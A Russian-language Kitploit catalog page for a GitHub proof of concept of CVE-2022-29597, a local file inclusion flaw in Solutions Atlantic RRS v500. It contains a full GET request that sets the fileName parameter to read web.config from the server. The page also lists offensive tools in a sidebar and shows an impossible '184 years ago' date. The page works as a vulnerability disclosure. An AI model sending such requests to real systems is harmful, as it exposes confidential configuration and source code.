
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-29597 — Приложение RRS v500 уязвимо к атаке Local File Inclusion (LFI). | Kitploit

Инструменты/GitHubGitHub/thegetch/cve-2022-29597
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubthegetch/cve-2022-29597

CVE-2022-29597

Приложение RRS v500 уязвимо к атаке Local File Inclusion (LFI).

Репозиторий
184 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    634
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    417
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    383
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    328
  • 6

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2022-29597: Локальное включение файлов в RSS v500

Приложение RRS v500 компании Solutions Atlantic уязвимо к локальному включению файлов (LFI). Любой аутентифицированный пользователь может ссылаться на внутренние системные файлы в запросах к странице /RRSWeb/maint/ShowDocument/ShowDocument.aspx. Сервер успешно отвечает содержимым запрашиваемого внутреннего системного файла. Эта возможность может позволить злоумышленникам извлекать конфиденциальные данные и/или файлы из файловой системы, получать знания о внутреннем устройстве системы или получать доступ к исходному коду приложения.

URL Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29597

URL NIST: https://nvd.nist.gov/vuln/detail/CVE-2022-29597

Подтверждение концепции (POC):

Функциональность показа документа:

Затрагиваемый URL:

  • /RRSWeb/maint/ShowDocument/ShowDocument.aspx

При открытии или загрузке PDF-файла с сайта RRS выполняется запрос к затронутому URL, который включает параметр fileName. Этот параметр может быть изменён для указания внутреннего системного пути, например web.config. Сервер затем отдаст запрошенный файл.

GET-запрос с внутренним путем к web.config:

GET /RRSWeb/maint/ShowDocument/ShowDocument.aspx?fileName=C:\\Program%20Files\\Solutions%20Atlantic\\RRS\\RRSWeb\\web.config HTTP/1.1
Host: <REDACTED>
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://<REDACTED>/RRSweb/default.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: _ga=<REDACTED>; ASP.NET_SessionId=<REDACTED>
Connection: Keep-Alive


Ответ сервера:

RRS_LFI_web.config

Обнаружение

Апрель 2022

  • Eric Getchell - TheGetch
Скачать инструмент




